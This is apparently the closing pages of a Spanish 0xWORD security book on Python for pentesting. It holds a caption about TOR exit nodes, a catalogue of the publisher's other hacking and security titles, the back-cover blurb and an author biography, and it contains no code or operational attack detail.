Como se puede apreciar en la siguiente imagen, en la página *web* solamente aparecen cada una de las máquinas que se han encontrado en el consenso y cuyas coordenadas geográficas han podido recuperarse partiendo de su dirección *IP*.




Imagen 04.05: Nodos de salida en la red de TOR en todo el mundo.

Índice alfabético


Índice de imágenes

Otros libros publicados


Puedes ver el catálogo completo y adquirirlos en: `https://www.0xWORD.com`



La información es clave en la preparación de un test de penetración. Sin ella no es posible determinar qué atacar ni cómo hacerlo. Y los buscadores se han convertido en herramientas fundamentales para la minería de datos y los procesos de inteligencia. Sin embargo, pese a que las técnicas de *Google Hacking* lleven años siendo utilizadas, quizá no hayan sido siempre bien tratadas ni transmitidas al público. Limitarse a emplear *Google Dorks* conocidos o a usar herramientas que automaticen esta tarea es, con respecto al uso de los buscadores, lo mismo que usar una herramienta como *Nessus*, o quizá el *autopwn* de *Metasploit*, y pensar que se está realizando un test de penetración. Por supuesto, estas herramientas son útiles, pero se debe ir más allá, comprender los problemas encontrados, ser capaces de detectar otros nuevos... y combinar herramientas.



No es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados. Aquí es donde entran en juego los posibles atacantes. Pentesters, auditores,... y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios que hablan un extraño idioma en que los errores se denominan "vulnerabilidades", y una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una interfaz de usuario que le permita interactuar directamente con la base de datos. Y basta con un único error.



Las redes de datos IP hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes TCP/IP. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan cómo funcionan los ataques de *man in the middle* en redes IPv4 o IPv6, cómo por medio de estos ataques se puede crackear una conexión VPN PPTP, robar la conexión de un usuario al *Active Directory* o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión además del ataque SLAAC, el funcionamiento de las técnicas *ARP-Spoofing*, *Neighbor Spoofing* en IPv6, etcétera.

Metasploit

La seguridad de la información es uno de los mercados en auge en la Informática hoy en día. Los gobiernos y empresas valoran sus activos por lo que deben protegerlos de accesos ilícitos mediante el uso de auditorías que proporcionen un status de seguridad a nivel organizativo. El *pentesting* forma parte de las auditorías de seguridad y proporciona un conjunto de pruebas que valoren el estado de la seguridad de la organización en ciertas fases. *Metasploit* es una de las herramientas más utilizadas en procesos de *pentesting* ya que contempla distintas fases de un test de intrusión. Con el presente libro se pretende obtener una visión global de las fases en las que *Metasploit* puede ofrecer su potencia y flexibilidad al servicio del *hacking* ético.

Hacker Épico


Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel se ve envuelto en una intriga que complicará su vida y lo expondrá a un grave peligro. Únicamente contará con sus conocimientos de *hacking* y el apoyo de su amigo Marcos.
Mezcla de novela negra y manual técnico, este libro aspira a entretener e informar a partes iguales sobre un mundo tan apasionante como es el de la seguridad informática. Técnicas de *hacking web*, sistemas y análisis forense, son algunos de los temas que se tratan con total rigor y excelentemente documentados.

Hacking y Seguridad VoIP

La evolución de VoIP ha sido considerable, siendo hoy día una alternativa muy utilizada como solución única de telefonía en muchísimas empresas. Gracias a la expansión de Internet y a las redes de alta velocidad, llegará un momento en el que las líneas telefónicas convencionales sean totalmente sustituidas por sistemas de VoIP, dado el ahorro económico no sólo en llamadas sino también en infraestructura. El gran problema es la falta de concienciación en seguridad. Las empresas aprenden de los errores a base de pagar elevadas facturas y a causa de sufrir intrusiones en sus sistemas.
Este libro muestra cómo hacer un test de penetración en un sistema de VoIP así como las herramientas más utilizadas para atacarlo, repasando además los fallos de configuración más comunes.

Desarrollo de aplicaciones Android seguras

Actualmente, el mundo de las aplicaciones móviles es uno de los sectores que más dinero mueve en el mercado de la informática. Tener conocimientos de programación en estas plataformas móviles es una garantía para poder encontrar empleo a día de hoy. "*Desarrollo de aplicaciones Android seguras*" pretende inculcar al lector una base sólida de conocimientos sobre programación en la plataforma móvil con mayor cuota de mercado del mundo: *Android*. Mediante un enfoque eminentemente práctico, el libro guiará al lector en el desarrollo de las funcionalidades más demandadas a la hora de desarrollar una aplicación móvil. Además se pretende educar al programador e introducirle en la utilización de técnicas de diseño que modelen aplicaciones seguras, en la parte de almacenamiento de datos y en la parte de comunicaciones.




El exploiting es el arte de convertir una vulnerabilidad o brecha de seguridad en una entrada real hacia un sistema ajeno. Cuando cientos de noticias en la red hablan sobre "una posible ejecución de código arbitrario", el exploiter es aquella persona capaz de desarrollar todos los detalles técnicos y complejos elementos que hacen realidad dicha afirmación. El objetivo es provocar, a través de un fallo de programación, que una aplicación haga cosas para las que inicialmente no estaba diseñada, pudiendo tomar así posterior control sobre un sistema. Desde la perspectiva de un hacker ético, este libro le brinda todas las habilidades necesarias para adentrarse en el mundo del exploiting y hacking de aplicaciones en el sistema operativo Linux. Conviértase en un ninja de la seguridad, aprenda el Kung Fu de los hackers.



La herramienta FOCA es una utilidad pensada por pentesters que hacen pentesting. Esto hace que la herramienta esté llena de opciones que te serán de extremada utilidad si vas a necesitar hacer una auditoría de seguridad a un sitio web o a la red de una empresa. FOCA está basada en la recolección de información de fuentes abiertas OSINT, y en esta última versión se ponen a disposición pública todos los plugins y funciones que tenía la versión PRO. Además, en esta versión, es posible ampliar la funcionalidad de la herrmienta y extender las habilidades de FOCA mediante la creación de plugins personalizados



Las técnicas esteganográficas se inventaron hace miles de años, en la antigua China ya se empleaban para enviar mensajes ocultos entre personas. Posteriormente, ya en la era de la Guerra Fría, vinieron los micropuntos. Las técnicas han ido evolucionando hasta llegar a nuestros días, en los que la tecnología digital ha hecho cambiar radicalmente todas estas técnicas y utilizar los contenidos digitales para ocultar los mensajes. La primera ocultación se basó en el cambio del último bit, pero rápidamente se desarrollaron técnicas novedosas que descubrían este tipo de comunicación, lo que las inutilizó. Lo que provocó dedicar más esfuerzos a desarrollar métodos que utilizaran operaciones y transformadas matemáticas sobre los contenidos digitales que se utilizan como cobertura de los mensajes.



En este documento no solamente vas a encontrar contenido relacionado con las librerías y herramientas disponibles en Python para ejecutar actividades de pentesting, sino que también se habla sobre conceptos y técnicas de hacking en entornos de red, elevación de privilegios en sistemas Windows y Linux, herramientas para análisis forense, técnicas para recolección de información, técnicas y herramientas para la evasión de antivirus .

Es un libro escrito especialmente para profesionales y entusiastas de la seguridad informática que se sienten a gusto programando y afinando sus conocimientos.

Python es un lenguaje de programación muy popular entre pentesters y entusiastas de la seguridad informática, pero también entre ciberdelincuentes que pretenden detectar y explotar vulnerabilidades durante todo el tiempo que sea posible. En este documento encontraras una guia para estudiar algunas de las tecnicas utilizadas por los atacantes en Internet para explotar vulnerabilidades y cubrir sus rastros. El enfoque de este libro es completamente tecnico y los conceptos teoricos se apoyan con pruebas de concepto utilizando Python.
Los conocimientos necesarios para comprometer un sistema son cada vez mayores y aprender sobre seguridad informática es un reto que muchos ciberdelincuentes están afrontando en su día a día. Los hackers y pentesters profesionales también deben de estar a la altura de ese reto.

Daniel Echeverri Montoya, apasionado de la seguridad informática y el hacking, autor del blog thehackerway.com, autor del libro "Python para Pentesters" publicado por la editorial 0xWORD y más conocido por el nick de "Adastra". Ha participado en el desarrollo de algunas herramientas y librerías enfocadas a la seguridad informática tales como Denrit, W3AFRemote, pynessus-rest y Tortazo. En su trayectoria profesional ha desempeñado actividades relacionadas con el desarrollo y arquitectura de software, administración de servidores y auditorías de seguridad.

Nivel: Avanzado - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad

978-84-606-5559-6



0xWORD
www.0xWORD.com